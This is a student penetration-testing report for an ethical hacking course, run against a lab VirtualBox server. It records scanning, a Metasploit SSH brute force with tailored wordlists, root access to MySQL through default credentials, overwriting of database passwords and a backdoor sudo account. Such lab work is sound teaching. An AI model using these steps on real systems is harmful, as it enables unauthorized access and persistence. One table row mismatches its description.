



ULUSLARARASI KIBRIS ÜNİVERSİTESİ
CYPRUS INTERNATIONAL UNIVERSITY

Department: IT Security (BSC)

Assignment topic: Penetration testing on a small business

Student's Name and Surname: Michel Nyembo Chungu

Student's Number: 22209240

Course Name: Ethical Hacking ITSE466

Instructor: Manager Mustafa

Table of contents

1. Executive Summary	3
1.1 Overview	3
2. Methodology	4
2.1 Reconnaissance:	4
Manual techniques:.....	4
2.2 Vulnerability Assessment:	4
Automated tools:	4
2.3 Exploitation:	4
3. Reconnaissance	4
4. Vulnerability assessment.....	7
5. Exploitation and Post-Exploitation Analysis	10
5.1 Exploitation	10
5.2 Post-Exploitation	14
6. Recommendations and Remediation Steps.....	17
6.1 Address Critical Vulnerabilities:.....	17
6.2 Address High Severity Findings:	17
6.3 Mitigate Medium Severity Vulnerabilities:.....	17
6.4 Address Low Severity Findings:.....	18
7. Conclusion	18
8. Appendix.....	19
[12]	25
8. References.....	25

1. Executive Summary

1.1 Overview

For an overview of the findings and recommendations that we came across during the full assessment of a small business server, this is the penetration testing report. The goals of this testing will be to establish a high-level overview of the security posture of this server, to identify as many security weaknesses as possible, and to provide an actionable assessment for remediation.

Methodology

The evaluation used automated and manual testing techniques to cover the subject area in a comprehensive manner. I used Nessus and OpenVAS to help me find vulnerabilities, I used nmap for scanning, the ping command to see if I can communicate with the target and netdiscover to list the hosts within the network.

Critical Findings

Vulnerabilities were discovered, including default credentials for MySQL/MariaDB, anonymous FTP logins, and flaws in the configuration of the SSH service's MAC algorithm support, TCP Timestamps Information disclosure, and ICMP Timestamp Reply information disclosure. These vulnerabilities lead to high security risks because an attacker can steal confidential information, misconfigure on the misbehaving server, compromise sensitive data, or any insecure action, that can use while executing services

Timeline

The assessment was conducted over a period of three days, starting from May 31st to June 2nd, 2024. During this time, reconnaissance, vulnerability assessment, and analysis of findings were performed, culminating in the compilation of this report.

Recommendations for Remediation

The report includes specific suggestions on how to fix those issues and harden the security of the server. Critical vulnerabilities need to be addressed first, medium and low severity findings are then high on the priority list. This includes changing default credentials, disabling anonymous FTP logins, strengthening SSH server configurations, and the TCP and IMCP Timestamp., Finally, it also follows best practices like keeping software up-to-date, enabling security logging, doing regular penetration test, as a way to improve the security posture of your server.

2. Methodology

The scope included assessing the security of the server by identifying vulnerabilities, assessing their level of risk, and suggesting recommendations and remediation. [1]

The target included:

- Server that has been provided for penetration testing:

A combination of automated and manual testing methodologies was employed during this assessment.

2.1 Reconnaissance:

Manual techniques:

- nmap for network scanning and service identification.
- ping command for basic connectivity verification.
- netdiscover for identifying active devices on the network

2.2 Vulnerability Assessment:

Automated tools:

- Nessus for vulnerability scanning.
- OpenVAS for vulnerability scanning (alternative to Nessus).

2.3 Exploitation:

Tool used:

- Metasploit: Penetration testing framework for exploit execution.

3. Reconnaissance

In this stage, I used manual techniques tools which are Nmap, Netdiscover and ping. I was able to discover the server IP address, the open port and their services which were port 21 ftp, port 22ssh, port 23 telnet and port 3306 MySQL, the OS which was Ubuntu 16.04.

The result found in this stage helped to go further with to perform the vulnerability assessment which is the next stage after this one.

Nmap is a free and open-source utility for network discovery and security auditing. I used it for host discovery and port scanning. [2]

Netdiscover is a network address discovering tool [3]

Ping is used to test whether a particular host is reachable across an IP network

```

[root@parrot]-[/home/michaelnb]
#nmap -sn 192.168.56.2/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-02 15:06 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled.
Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.1
Host is up (0.00032s latency).
MAC Address: 3E:22:FB:24:7E:64 (Unknown)
Nmap scan report for 192.168.56.2
Host is up (0.0013s latency).
MAC Address: 08:00:27:3D:CB:2D (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.3
Host is up.
Nmap done: 256 IP addresses (3 hosts up) scanned in 2.04 seconds

```

#netdiscover 192.168.56.2 :network address discovering

```

Currently scanning: Finished! | Screen View: Unique Hosts

2 Captured ARP Req/Rep packets, from 2 hosts. Total size: 120

-----
IP             At MAC Address      Count  Len  MAC Vendor / Hostname
-----
192.168.56.1   3e:22:fb:24:7e:64    1      60   Unknown vendor
192.168.56.2   08:00:27:3d:cb:2d    1      60   PCS Systemtechnik GmbH

```

#ping 192.168.56.2 : determine if the host is reachable or not


```

[root@parrot]-[/home/michaelnb]
#ping 192.168.56.2
PING 192.168.56.2 (192.168.56.2) 56(84) bytes of data.
64 bytes from 192.168.56.2: icmp_seq=1 ttl=64 time=1.12 ms
64 bytes from 192.168.56.2: icmp_seq=2 ttl=64 time=1.28 ms
64 bytes from 192.168.56.2: icmp_seq=3 ttl=64 time=0.571 ms
64 bytes from 192.168.56.2: icmp_seq=4 ttl=64 time=0.458 ms
^C
--- 192.168.56.2 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3001ms
rtt min/avg/max/mdev = 0.458/0.856/1.275/0.348 ms

```

In our case it was reachable because the target address reply to the packets sent

nmap -sS -sV -p1-65535 192.168.56.2: half connection tcp port scanning with service version



```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-31 18:48 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using -
-system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.2
Host is up (0.00036s latency).
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
23/tcp    open  telnet   Linux telnetd
3306/tcp  open  mysql    MySQL 5.5.56-log
MAC Address: 08:00:27:3D:CB:2D (Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
.
Nmap done: 1 IP address (1 host up) scanned in 14.68 seconds
```

nmap -A 192.168.56.2: aggressive scanning that includes os detection, port scanning, script scanning and traceroute

```
[root@parrot]-[/home/michaelnb]
#nmap -A 192.168.56.2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-31 18:50 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.2
Host is up (0.00087s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ftp-syst:
|_STAT:
|_FTP server status:
|_Connected to 192.168.56.3
|_Logged in as ftp
|_TYPE: ASCII
|_No session bandwidth limit
|_Session timeout in seconds is 300
|_Control connection is plain text
|_Data connections will be plain text
|_At session startup, client count was 2
|_vsFTPD 3.0.3 - secure, fast, stable
|_End of status
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
|_ssh-hostkey:
|_2048 85:d0:2c:e0:d9:39:f5:48:a3:ba:e6:98:2c:b7:2a:be (RSA)
|_256 36:25:5a:f6:0b:ec:1b:a8:fc:a7:e0:89:7f:2c:cb:fc (ECDSA)
|_256 c9:d8:37:46:bb:45:f0:7a:a6:9e:ef:ff:e0:f7:34:29 (ED25519)
23/tcp    open  telnet   Linux telnetd
3306/tcp  open  mysql    MySQL 5.5.56-log
|_mysql-info:
|_Protocol: 10
|_Version: 5.5.56-log
|_Thread ID: 3
|_Capabilities flags: 63487
|_Some Capabilities: SupportsTransactions, Support41Auth, Speaks41ProtocolOld, IgnoreSigpipes, ODBCClient, DontAllowDatabaseTableColumn, InteractiveClient, Speaks41Pr
tocolNew, IgnoreSpaceBeforeParenthesis, LongPassword, FoundRows, SupportsLoadDataLocal, SupportsCompression, ConnectWithDatabase, LongColumnFlag, SupportsMultipleStatme
ts, SupportsAuthPlugins, SupportsMultipleResults
|_Status: Autocommit
|_Salt: B(i)Rd#|hv9X/~S_e^E
|_Auth Plugin Name: mysql_native_password
MAC Address: 08:00:27:3D:CB:2D (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
```

4. Vulnerability assessment.

More than one tool has been used in vulnerability assessment which are Nessus and OpenVAS. The results were almost the same but in Nessus the critical vulnerability **mysql/mariadb default credentials** were not detected. [4]

From the result of the active reconnaissance, I discovered the IP address of the server which is 192.168.56.2 and the vulnerability assessment was performed on it.

In the table below, there are the vulnerability scanning result:

VULNERABILITY	DESCRIPTION	SEVERITY	IMPACT
MYSQL / MARIADB DEFAULT CREDENTIALS. CVE-2012-2122	The target server is running MySQL/MariaDB setup with default credentials. This is a publicly-exploited, well-known vulnerability.	Critical	<ul style="list-style-type: none"> ❖ Immediate risk of unauthorized access to sensitive data. ❖ Potential for data breaches, leading to loss of customer trust. ❖ Business operations may be disrupted if the database is compromised.
TELNET SERVICE ENABLED.	The target server is running the Telnet service, an unencrypted connection protocol. This can leak sensitive data like passwords to eavesdroppers and man-in-middle attackers who might intercept this.	High	<ul style="list-style-type: none"> ❖ High risk of credentials interception. ❖ Potential for unauthorized access to critical systems. ❖ Loss of sensitive data leading to reputational damage and financial losses.
ANONYMOUS FTP LOGIN. CVE-1999-0497	The target system's SSH server uses weak Message Authentication Code (MAC) algorithms. This alone isn't enough to really do anything, but if combined with other vulnerabilities, it could serve as a stepping stone to weaken SSH.	Medium	<ul style="list-style-type: none"> ❖ Risk of unauthorized access to sensitive files. ❖ Possibility of uploading malicious content leading to system compromise. ❖ Potential regulatory non-compliance and

			legal consequences.
WEAK MAC ALGORITHM SUPPORTED (SSH). CVE-2008-5161	The target system's SSH server uses weak Message Authentication Code (MAC) algorithms. This alone isn't enough to really do anything, but if combined with other vulnerabilities, it could serve as a stepping stone to weaken SSH.	Low	<ul style="list-style-type: none"> ❖ Low immediate risk but may weaken overall security posture. ❖ Potential for exploitation in conjunction with other vulnerabilities. ❖ Gradual erosion of trust if security weaknesses persist.
TCP TIMESTAMPS INFORMATION DISCLOSURE	Target system revealing TCP timestamps Vulnerabilities having leakages of system's uptime and activities;	Low	<ul style="list-style-type: none"> ❖ Increased risk of system fingerprinting by attackers. ❖ Potential for targeted attacks and reconnaissance. ❖ Loss of confidentiality and integrity of sensitive information.
ICMP TIMESTAMPS REPLY INFORMATION DISCLOSURE	The target system is responding to ICMP timestamp requests that disclose information about system uptime and use.	Low	<ul style="list-style-type: none"> ❖ Exposure of system uptime and activity patterns. ❖ Increased risk of timing-based attacks. ❖ Potential for service disruption and

loss of
availability.

5. Exploitation and Post-Exploitation Analysis

5.1 Exploitation

To exploit the identified vulnerabilities, I tried to gain access to the system using SSH, Telnet, and MySQL. But, connecting to these services required the admin username and password, which I did not have initially. Therefore, I performed a brute-force attack on SSH using Metasploit's `ssh_login` auxiliary module. [5]

```
      =[ metasploit v6.3.44-dev ]
+ -- --=[ 2376 exploits - 1232 auxiliary - 416 post ]
+ -- --=[ 1388 payloads - 46 encoders - 11 nops ]
+ -- --=[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

[msf](Jobs:0 Agents:0) >> search ssh_login


Matching Modules
=====
#  Name                               Disclosure Date  Rank   Check  De
scription
-----
0  auxiliary/scanner/ssh/ssh_login      normal         No     SS
H Login Check Scanner
1  auxiliary/scanner/ssh/ssh_login_pubkey normal         No     SS
H Public Key Login Scanner

Interact with a module by name or index. For example info 1, use 1 or use auxili
ary/scanner/ssh/ssh_login_pubkey

[msf](Jobs:0 Agents:0) >> set rhosts 192.168.56.2
rhosts => 192.168.56.2
[msf](Jobs:0 Agents:0) >> set user_file /home/michaelnb/Desktop/usr.txt
user_file => /home/michaelnb/Desktop/usr.txt
[msf](Jobs:0 Agents:0) >> set pass_file /home/michaelnb/Desktop/password.txt
pass_file => /home/michaelnb/Desktop/password.txt
[msf](Jobs:0 Agents:0) >> set verbose true
verbose => true
[msf](Jobs:0 Agents:0) >> exploits
```


I created a wordlist for usernames based on information about the system administrator, whose name is David Kevin. For passwords, I created a list of 10 possible passwords based on known

information about the administrator which is his names and his role and for the usernames wordlist I created 5 usernames based on the same informations.



A screenshot of a text editor window titled "user.txt (~/Desktop) - Pluma". The window has a menu bar with "File", "Edit", "View", "Search", "Tools", "Documents", and "Help". Below the menu bar is a toolbar with icons for "Open", "Save", "Undo", "Redo", "Cut", "Copy", "Paste", "Find", and "Replace". The text area contains a list of 5 usernames, each preceded by a number and a space: "1 david", "2 kevin", "3 root", "4 admin", and "5 administrator". The cursor is at the end of the fifth line.

```
1 david
2 kevin
3 root
4 admin
5 administrator
```



A screenshot of a text editor window titled "password.txt (~/Desktop) - Pluma". The window has a menu bar with "File", "Edit", "View", "Search", "Tools", "Documents", and "Help". Below the menu bar is a toolbar with icons for "Open", "Save", "Undo", "Redo", "Cut", "Copy", "Paste", "Find", and "Replace". The text area contains a list of 10 password combinations, each preceded by a number and a space: "1 davidk", "2 admin", "3 pass", "4 password", "5 root", "6 kevin", "7 david", "8 kev-admin", "9 dave-admin", and "10 administrator". The cursor is at the end of the tenth line.

```
1 davidk
2 admin
3 pass
4 password
5 root
6 kevin
7 david
8 kev-admin
9 dave-admin
10 administrator
```

The brute-force attack was successfully done and I discovered the correct credentials:

```

[-] 192.168.56.2:22 - Failed: 'administrator:david'
[-] 192.168.56.2:22 - Failed: 'administrator:davidk'
[-] 192.168.56.2:22 - Failed: 'administrator:admin'
[-] 192.168.56.2:22 - Failed: 'administrator:administrator'
[-] 192.168.56.2:22 - Failed: 'administrator:pass'
[+] 192.168.56.2:22 - Success: 'administrator:password' 'uid=1000(administrator) gid=1000(administrator) groups=1000(administrator),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),110(lxd),115(lpadmin),116(sambashare) Linux localhost 4.4.0-186-generic #216-Ubuntu SMP Wed Jul 1 05:34:05 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux '
[*] SSH session 4 opened (192.168.56.3:45063 -> 192.168.56.2:22) at 2024-06-03 08:58:06 -0400
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
[msf](Jobs:0 Agents:4) auxiliary(scanner/ssh/ssh_login) >>

```

- **Username:** administrator
- **Password:** password

With these credentials, I:

- Logged into the system through SSH.

```

[michaelnb@parrot]~$ ssh administrator@192.168.56.2
administrator@192.168.56.2's password:
administrator@localhost:~$ ls
source
administrator@localhost:~$ cd source
administrator@localhost:~/source$ ls

```

- The MySQL service has a vulnerability which is the default credential, the username root and the blank password, based on that was able to interact with the database, where I could update information.

```
administrator@localhost: ~  
File Edit View Search Terminal Help  
ssword: NO)  
administrator@localhost:~$ sudo mysql  
[sudo] password for administrator:  
ERROR 1045 (28000): Access denied for user 'root'@'localhost' (using password: NO)  
administrator@localhost:~$ clear  
administrator@localhost:~$ mysql -h localhost -u root -p  
Enter password:  
Welcome to the MySQL monitor.  Commands end with ; or \g.  
Your MySQL connection id is 3  
Server version: 5.5.56-log MySQL Community Server (GPL)  
  
Copyright (c) 2000, 2017, Oracle and/or its affiliates. All rights reserved.  
  
Oracle is a registered trademark of Oracle Corporation and/or its  
affiliates. Other names may be trademarks of their respective  
owners.  
  
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.  
  
mysql> SHOW DATABASES;  
+-----+  
| Database |  
+-----+  
| information_schema |  
| mysql |  
| performance_schema |  
| test |  
+-----+  
4 rows in set (0.01 sec)  
  
mysql> use
```

```
[michaelnb@parrot]~$ ssh administrator@192.168.56.2  
administrator@192.168.56.2's password:  
administrator@localhost:~$ ls  
source  
administrator@localhost:~$ cd source  
administrator@localhost:~/source$ ls
```

- Connected to the system through Telnet.

```
administrator@localhost: ~  
File Edit View Search Terminal Help  
[michaelnb@parrot]~  
$telnet 192.168.56.2  
Trying 192.168.56.2...  
Connected to 192.168.56.2.  
Escape character is '^]'.  
Ubuntu 16.04.7 LTS  
localhost login: administrator  
Password:  
administrator@localhost:~$ ls -la  
total 40  
drwxr-xr-x 5 administrator administrator 4096 Jun  3 20:16 .  
drwxr-xr-x 6 root                root      4096 Jun  3 12:27 ..  
-rw----- 1 administrator administrator  483 Jun  3 20:18 .bash_history  
-rw-r--r-- 1 administrator administrator  220 May 15 22:00 .bash_logout  
-rw-r--r-- 1 administrator administrator 3771 May 15 22:00 .bashrc  
drwx----- 2 administrator administrator 4096 May 15 22:07 .cache  
-rw-rw-r-- 1 administrator administrator    0 May 16 20:49 .hushlogin  
-rw----- 1 administrator administrator   76 Jun  3 20:16 .mysql_history  
drwxrwxr-x 2 administrator administrator 4096 May 15 22:09 .nano  
-rw-r--r-- 1 administrator administrator  655 May 15 22:00 .profile  
drwxr-xr-x 2 root                root      4096 May 15 23:18 source  
-rw-r--r-- 1 administrator administrator    0 May 15 22:10 .sudo_as_admin_successful  
administrator@localhost:~$
```

5.2 Post-Exploitation

After gaining access to the system, I:

- Navigated through the database and modified the root password from the database


```

$mysql -h 192.168.56.2 -u root -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 13
Server version: 5.5.56-log MySQL Community Server (GPL)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> SHOW DATABASES;
+-----+
| Database |
+-----+
| information_schema |
| mysql |
| performance_schema |
| test |
+-----+
4 rows in set (0.004 sec)

MySQL [(none)]>

```

```

MySQL [(none)]> use mysql;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MySQL [mysql]> show tables;
+-----+
| Tables_in_mysql |
+-----+
| columns_priv |
| db |
| event |
| func |
| general_log |
| help_category |
| help_keyword |
| help_relation |
| help_topic |
| host |
| ndb_binlog_index |
| plugin |
| proc |
| procs_priv |
| proxies_priv |
| servers |
| slow_log |
| tables_priv |
| time_zone |
| time_zone_leap_second |
| time_zone_name |
| time_zone_transition |
| time_zone_transition_type |
| user |
+-----+
24 rows in set (0.002 sec)

```

```
MySQL [mysql]> select * from user;
```

Host	User	Password	Select_priv	Insert_priv	Update_priv	Delete_priv	Create_priv	Drop_priv	Reload_priv	Shutdown_priv	Process_priv	File_priv	Grant_priv	References_priv	Index_priv	Alter_priv	Show_db_priv	Super_priv	Create_tmp_table_priv	Lock_tables_priv	Execute_priv	Repl_slave_priv	Repl_client_priv	Create_view_priv	Show_view_priv	Create_routine_priv	Alter_routine_priv	Create_user_priv	Event_priv	Trigger_priv	Create_tablespace_priv	ssl_type	ssl_cipher	x509_issuer	x509_subject	max_questions	max_updates	max_connections	max_user_connections	plugin	authentication_string
localhost	root	*2470C0C06DEE42FD1618BB99005ADCA2EC9D1E19	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	

```
5 rows in set (0.003 sec)

MySQL [mysql]> update user set password='hacked' where host='localhost';
Query OK, 2 rows affected (0.004 sec)
Rows matched: 2 Changed: 2 Warnings: 0

MySQL [mysql]>
```

- Created a new admin user:

```
administrator@localhost:~$ adduser michael
adduser: Only root may add a user or group to the system.
administrator@localhost:~$ sudo adduser michael
[sudo] password for administrator:
Adding user 'michael' ...
Adding new group 'michael' (1004) ...
Adding new user 'michael' (1004) with group 'michael' ...
Creating home directory '/home/michael' ...
Copying files from '/etc/skel' ...
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
Changing the user information for michael
Enter the new value, or press ENTER for the default
  Full Name []: Michael_TheWhite Hacker
  Room Number []:
  Work Phone []:
  Home Phone []:
  Other []:
Is the information correct? [Y/n] y
administrator@localhost:~$
```



```

[root@parrot]-[/home/michaelnb]
#telnet 192.168.56.2
Trying 192.168.56.2...
Connected to 192.168.56.2.
Escape character is '^]'.
Ubuntu 16.04.7 LTS
localhost login: administrator
Password:
administrator@localhost:~$ sudo su
[sudo] password for administrator:
root@localhost:/home/administrator# usermod -aG sudo michael
root@localhost:/home/administrator#

```

I added him to the sudoer's group

```

michael@localhost:~$ sudo su
[sudo] password for michael:
root@localhost:/home/michael#

```

6. Recommendations and Remediation Steps

6.1 Address Critical Vulnerabilities:

- **MySQL/MariaDB Default Credentials:** This is the most critical vulnerability identified and should be addressed immediately.

Change the MySQL/MariaDB root password as soon as possible. Refer to the official MySQL/MariaDB documentation for secure password management practices. [6]

6.2 Address High Severity Findings:

- **Telnet Service Enabled:** Telnet is inherently insecure due to its transmission of data, including credentials, in plaintext, which can be easily intercepted by attackers. It is strongly recommended to disable Telnet on all servers and network devices to mitigate this risk. [7]
Replace Telnet with secure alternatives such as SSH (Secure Shell), which encrypts data and provides secure remote access. Consult your system's documentation for instructions on disabling Telnet and configuring SSH. Ensure all remote administrative access is performed using secure methods to protect sensitive information and maintain system integrity. [8]

6.3 Mitigate Medium Severity Vulnerabilities:

- **Anonymous FTP Login:** Disable anonymous FTP logins if file sharing is not required. Configure the FTP server to require user authentication for all access. Refer to the

documentation for your specific FTP server software for instructions on disabling anonymous logins. [9]

6.4 Address Low Severity Findings:

- **Weak MAC Algorithm Supported (SSH):** While this vulnerability has a low severity rating, it's still recommended to improve the security of your SSH server. Disable the weak MAC algorithms identified during the penetration testing. Consult the SSH server documentation for your specific version for instructions on disabling weak MAC algorithms. [10]
- **TCP Timestamps Information Disclosure:** TCP Timestamps Information Disclosure: These would expose sensitive uptime/activity detail in the TCP timestamps, helping an attacker perform situational awareness. Disabling or obfuscating TCP timestamps may help mitigate this vulnerability.
- **ICMP Timestamps Reply Information Disclosure:** ICMP Timestamps Reply Information Disclosure: ICMP timestamp replies may also give away uptime and says slipped by, helping assailants distinguish windows of assault. Suppress or Limit ICMP Timestamp Replies to Reduce Potential Exposure to Attacks

6.5 Additional Recommendations:

- **Keep Software Updated:** Regularly update the operating system, MySQL/MariaDB server, and other installed software to benefit from the latest security patches.
- **Enable Logging and Review Logs Regularly:** Enable logging for security-related events on the server and review the logs periodically to identify suspicious activity.
- **Consider Disabling Telnet:** Telnet is an unencrypted protocol and should be disabled in favor of secure alternatives like SSH.
- **Conduct Regular Penetration Testing:** Regular penetration testing can help proactively identify and address vulnerabilities before they can be exploited by attackers.

[11]

Remember, these are just recommendations. The specific remediation steps may vary depending on your specific environment and software versions.

7. Conclusion

The penetration testing revealed an extensive amount of security weaknesses within the target environment that need to be rectified to improve the overall security. Key findings include:

- **MySQL/MariaDB Default Credentials:** This vulnerability may allow attackers to gain unauthorized access to databases, exposing or modifying sensitive data.

- **Anonymous FTP Login:** This weakness allows attackers to upload malware, or access confidential data that could lead to unauthorized system access.
- **Weak MAC Algorithm Supported (SSH):** This is a low rated vulnerability but it weakens cryptographic level and lead to listen to SSH sessions.
- **Telnet Usage:** As use of telnet is so insecure because all your credentials and any other thing you type will always be in clear text.
- **TCP Timestamps Information Disclosure:** Reveals uptime/activity details which can help attackers with situational awareness. Remediation: Disable or obfuscate TCP timestamps.
- **ICMP Timestamps Reply Information Disclosure:** Discloses uptime and activity to help an attacker recognize windows of attack. Lessen exposure by either disabling ICMP timestamp replies or limiting the extent

In conclusion, the penetration testing has identified critical security vulnerabilities and proposed concrete recommendations to mitigate them, ongoing continuous vigilant attention through regular security assessments and adherence to best practices is necessary for maintaining a strong security posture.

8. Appendix

➤ The updated data from the user table

```

+-----+
| Host      | User | Password | Select_priv | I
nsert_priv | Update_priv | Delete_priv | Create_priv | Drop_priv | Reload_priv |
Shutdown_priv | Process_priv | File_priv | Grant_priv | References_priv | Index
_priv | Alter_priv | Show_db_priv | Super_priv | Create_tmp_table_priv | Lock_ta
bles_priv | Execute_priv | Repl_slave_priv | Repl_client_priv | Create_view_priv
